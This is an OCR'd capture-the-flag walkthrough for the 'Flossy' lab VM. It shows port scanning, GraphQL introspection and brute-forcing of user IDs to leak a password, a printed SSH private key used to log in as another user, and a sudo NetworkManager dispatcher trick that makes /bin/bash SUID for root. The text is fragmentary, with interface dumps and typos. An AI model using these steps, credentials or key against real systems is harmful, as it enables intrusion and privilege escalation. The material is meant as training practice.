
Flossy


```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 12:40 EDT
Initiating ARP Ping Scan at 12:40
Scanning 192.168.0.26 [1 port]
Completed ARP Ping Scan at 12:40, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:40
Scanning 192.168.0.26 [65535 ports]
Discovered open port 80/tcp on 192.168.0.26
Discovered open port 22/tcp on 192.168.0.26
Increasing send delay for 192.168.0.26 from 0 to 5 due to 2958 ou
Increasing send delay for 192.168.0.26 from 5 to 10 due to 1579 o
Increasing send delay for 192.168.0.26 from 10 to 20 due to 1999
Increasing send delay for 192.168.0.26 from 20 to 40 due to max_s
Increasing send delay for 192.168.0.26 from 40 to 80 due to max_s
Increasing send delay for 192.168.0.26 from 80 to 160 due to max_
Increasing send delay for 192.168.0.26 from 160 to 320 due to max
Increasing send delay for 192.168.0.26 from 320 to 640 due to max
Increasing send delay for 192.168.0.26 from 640 to 1000 due to ma
Completed SYN Stealth Scan at 12:42, 118.87s elapsed (65535 total
Nmap scan report for 192.168.0.26
Host is up, received arp-response (0.0027s latency).
Scanned at 2025-03-22 12:40:17 EDT for 119s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:82:4F:E0 (PCS Systemtechnik/Oracle VirtualB
```


-CV -p22,80

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOHL4gbzUOgWlMW/HgWpBe3FlvvdyW1IsS+o1N
dtwU=
|   256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC0o8/EYPi0jQMqY1zqXqlKfugpCtjg0i5m3bzbyfqxt
80/tcp open  http    syn-ack ttl 64 Node.js Express framework
|_http-title: About Rick and Morty
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:82:4F:E0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.26

http://192.168.0.26 [200 OK] Country[RESERVED][ZZ], HTML5, IP[192.168.0.26], Script, Title[About Rick and Morty], X-Powered-By[Express]
```





About Rick and Mo
http://192.168.0.
view-source:http://192.168.0.26/
150%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFO
44 cursor: pointer;
45 font-size: 16px;
46 transition: background-color 0.3s;
47 }
48
49 button:hover {
50 background-color: #4fa8d4;
51 }
52 </style>
53 </head>
54 <body>
55 <label for="characterId">ID character :</label>
56 <input type="number" id="characterId" placeholder="Entrez un ID">
57 <button onclick="fetchCharacter()">OK</button>
58
59
60 <script>
61 async function fetchCharacter() {
62 const characterId = document.getElementById('characterId').value;
63 const query = `{ character(id:${characterId}) { name, status, species, gender, image } }`;
64
65 const response = await fetch('/graphql', {
66 method: 'POST',
67 headers: {
68 'Content-Type': 'application/json'
69 },
70 body: JSON.stringify({ query })
71 });
72 const data = await response.json();
73 const character = data.data.character;
74
75 document.getElementById('result').innerHTML = `
76 <h2>${character.name}</h2>
77 <img src="${character.image}" alt="${character.name}" width="150">
78 Status: ${character.status}
79 Specie: ${character.species}
80 Gender: ${character.gender}
81 `;
82 }
83 </script>
84 </body>
85 </html>
86


CAIDO
Unset Scope
Enter an HTTPQL query
Queuing
Environment
first
Overview
Sitemap
Scopes
Filters
Proxy
Intercept
HTTP History
WS History
Match & Replace
Testing
Replay
Automate
Workflows
Assistant
Environment
Logging
Search
Findings
Exports
Workspace
Files
Plugins
Workspace
Requests
Responses
ID
Host
Method
Path
Exten…
Sent At
2 contile.services… GET /v1/til 2025-03-22 14:32:30
1 192.168.0.26:80 POST /grap 2025-03-22 14:32:17
Copy
Copy as cURL
Copy URL
Paste from file
Send to Replay
Send to Automate ⌃M
Send to Findings...
Replay in browser
View response in browser
Add in Scope
Add out of Scope
Convert (Preview)
Convert (Replace)
Run workflow
Assistant
Set Request...
Toggle GET/POST
Plugins
Default Collection ⌃R
http://192.168.0.26
Drop
Forward
1 POST /graphql HTTP/1.1
2 Host: 192.168.0.26
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.26/
8 Content-Type: application/json
9 Content-Length: 72
10 Origin: http://192.168.0.26
11 Connection: keep-alive
12 Priority: u=0
13
14 {
Firefox/128.0
v0.47.1 (Latest)
Commands
Logs



GraphQLmap > dump_via_introspection
[SCHEMA]
e.g: name[Type]: arg (Type!)
00: RootQueryType
character[]: id (Int!),
users[]: id (Int!),
01: Character
id[]:
name[]:
status[]:
species[]:
gender[]:
image[]:
04: UserType
username[]:
password[]:
06: __Schema
07: __Type
09: __Field
10: __InputValue


Overview
Sitemap
Scopes
Filters
Proxy
Intercept
HTTP History
WS History
Match & Replace
Testing
Replay
Automate
Workflows
Assistant
Environment
Logging
Search
Findings
Exports
Workspace
Files
Plugins
Workspace
Automate
New Session
Search...
3
4
2025-03-22 19:22:26
resp.raw.ncont:"null"
ID
Payload 1
Status
Length
Round-trip Time (ms)
10
9
200
273
120
1 request
http://192.168.0.26
POST /graphql HTTP/1.1
Host: 192.168.0.26
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.26/
Content-Type: application/json
Content-Length: 50
Origin: http://192.168.0.26
Connection: close
Priority: u=0
{"query":"{ users(id:9) { username password } }"}
Response
Response
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 66
ETag: W/"42-+/UdSZSAurivqCHkh7o3VXh4hFk"
Date: Sat, 22 Mar 2025 23:22:28 GMT
Connection: close
{
"data": {
"users": {
"username": "malo",
"password": "8YdsA3CkiWx968"
}
}
}

8YdsA3CkiWx968



do this until came /dev/pts/24




then wai t 1 min


```
malo@flossy ~
$ -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAlfKkxqQRaakvwCsUmqbXFm0cdI4zkp9UcejsdWhZKbuq+9l8l6tP
Nic4xIoq1S++4Xlj8acA9oJG3yFSgwsBNIaqAJq1zxSpDnzBBpSIqZk2OmkHw8BNBth98D
3RKB5d1SOq0pNiBk4dtQ/QGgd7S30oHNlqF524Nf4jCJxkMLUk527Ga+cjPmM068DtOZMF
xfY/gWrnjk44tigt4QP4hkmMEtshPps4SF6dm544FYghYs+rgCH9tx+DfUl7ZFLnBviGL9
RzN7yQLUV/BPFod8SPihd/s7bSMGfBvopCWFcueL0×Ad22Q7CU1jSg4W6+aSfbCSRND3ik
tz/SsWN2/RR2H+MQxB11J5qvLFxq291B0Znoi5sgARZUihDihjhPyVL0dco2wrQtL6ey2B
edRtX24GejoGuvdqd3/qHi5R35sZ4zcUCEldNwq0aC/b3EU/cmu16nmDuhJZpT2ILj35cr
ng8Faf39ZAeIRFKsyfibnRMxoBwLkWWyEs8h2APLAAAFiGZJHbxmSR28AAAAB3NzaC1yc2
EAAAGBAJXypMakEWmpL8ArFJqm1xZtHHSOM5KfVHHo7HVoWSm7qvvZfJerTzYnOMSKKtUv
vuF5Y/GnAPaCRt8hUoMLATSGqgCatc8UqQ58wQaUiKmZNjppB8PATQbYffA90SgeXdUjqt
KTYgZOHbUP0BoHe0t9KBzZaheduDX+IwicZDC1JOduxmvnIz5jNOvA7TmTBcX2P4Fq545O
OLYoLeED+IZJjBLbIT6bOEhenZueOBWIIWLPq4Ah/bcfg31Je2RS5wb4hi/Ucze8kC1Ffw
TxaHfEj4oXf7O20jBnwb6KQlhXLni9MQHdtkOwlNY0oOFuvmkn2wkkTQ94pLc/0rFjdv0U
dh/jEMQddSearyxcatvdQdGZ6IubIAEWVIoQ4oY4T8lS9HXKNsK0LS+nstgXnUbV9uBno6
Brr3and/6h4uUd+bGeM3FAhJXTcKtGgv29xFP3Jrtep5g7oSWaU9iC49+XK54PBWn9/WQH
iERSrMn4m50TMaAcC5FlshLPIdgDywAAAAMBAAEAAAGAOMcNhJfYbhFdnt7RKPQWyoubND
kqJxFEqPNBIf3WkTpZ9o42Irn/vuogES+eI2Y2WWsdIIITl8PhsRiNhUgz9×8snRj30ccp
cm5jqqmwi8OTaI+fnIwivn5YRZEqsw24iv2774tWGTwX/JjVvB1sHrvv5eifRvz2JR+rRV
XujBDzPdzQrkfxrOxkvAYr7VqR25EwH8GKl3Rf/f19zc+ymaqcqwEld+7PY3vMIwJIi0Km
HaOz9Usppl7864JZAjZvZu+C1hzouj+hXRFLlUZJGIw+N50C+vmaI0Py4ZDwubwisr+QdP
sihk7GJChCzfs00X5BJ54mUf8o8ka7kjCmoh8niXsOtRGTrThX4U6dy29Fj7q/NHXC9JG8
n4j92V3sQJir4b7EKY9C4dwGM2J/lT41DNluj1iAFj+FZgq/a1BOiIGAgLOloJW9NtPN2M
rdqBVbMaP7C2MRpybCSzVb7MOBk4ySynjk9xHoTgLLzQHHhlOBzua5zfiVrfDLt4v5AAAA
wEAL+tJoildf450QGsY3elLbx9TaUw4uW9bH7YfZ+68eV+TbW5bAzQLV6s1g3Lru1oppVS
Uo2G4uPNyAVHVqU5YNKp0W4f2LfRrwYabEnzGyt5BGWBXHrRl16X2KKk3cuJ/Lld0wY5aJ
iDZE8AL8Hkt6IeReFhCR3CMDOjoLasTnS0k+CLRG5/E22bqy5Y/r07eElt1ptdZXUnbILi
9/TQn0BgMJNbACry7TLYWf11SAW+HlDqvHIait9JJZVvdsCwAAAMEAxWqZ9pKSh1S0riAy
KoQVkuZ5OW27JYZKmJO1MrkwIWO+UXpXyrWCdh2grXLDmli1R688VE07xWg25ygtNR9w2d
UhNYutFu7Mj8IDEVQ3MkQDozdFTNZUmx5cNUKADIbCt88Uwvsw6asQKWuQeyXivLPVkTLI
Vp3MD5e8t2jlt8Bprc52xQ3DG1HqgavwP6KSSDkirflegl/I74MSEAyYJ24JqWDJwwOYqu
YGdU5z4TsMm87m9dITdAYtl3fTvXpzAAAAwQDCce6pgoKJiodd1qNdFQzMMBZeP0SqnWUH
vfNJdcKSgg8wJVEC1nupH8JZNUAuXQSUS0y1vqpVMgtvB/ui4HBiyWFsHLg181vhGy880U
HM28Q6oJt8Pi9yJ7iwMMKws5eoYQlV0pvQsh+I+4dhK/v09DHLQ2iPSbaqAxUcRmkhN0VJ
aK3CMiTLcp06jECr7qKu3wJVsHZf5C36M5H1204Iuah851GpSCbmIZSgSd0BNvQQ2/k5tW
jbk/VAmeosQ0kAAAANc29waGllQGZsb3NzeQECAwQFBg==
```


```
malo@flossy ~
$ nano id_rsa
malo@flossy ~
$ chmod 600 id_rsa
malo@flossy ~
$ ssh sophie@localhost -i id_rsa
Linux flossy 6.1.0-10-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.37-1 (2023-07-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[oh-my-zsh] Would you like to update? [Y/n] n
[oh-my-zsh] You can update manually by running `omz update`
sophie@flossy ~
$ whoami
sophie
sophie@flossy ~
$
```

```
sophie@flossy ~
$ sudo -l
Matching Defaults entries for sophie on flossy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User sophie may run the following commands on flossy:
    (ALL : ALL) NOPASSWD: /home/sophie/network*
```

el archivo network copia scripts de la carpeta /opt y los manda a /etc/NetworkManager/dispatcher.d/ para que al tener alguna modificacion en la NetworkManager se ejecute entonces creamos un script .sh q de permisos suid a la shell y hacemos un down y up de la red local








sophie@flossy ~
$ nmcli connection show
NAME UUID TYPE DEVICE
lo 416d77d7-5006-4141-9729-c04a90367bcd loopback lo
sophie@flossy ~
$ nmcli connection down lo
Connection 'lo' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/1)
sophie@flossy ~
$ nmcli connection up lo
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/3)
sophie@flossy ~
$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23 2023 /bin/bash
sophie@flossy ~
$
sophie@flossy ~
$ /bin/bash -p
bash-5.2# id
uid=1001(sophie) gid=1001(sophie) euid=0(root) groups=1001(sophie),100(users)
bash-5.2# whoami
root
bash-5.2#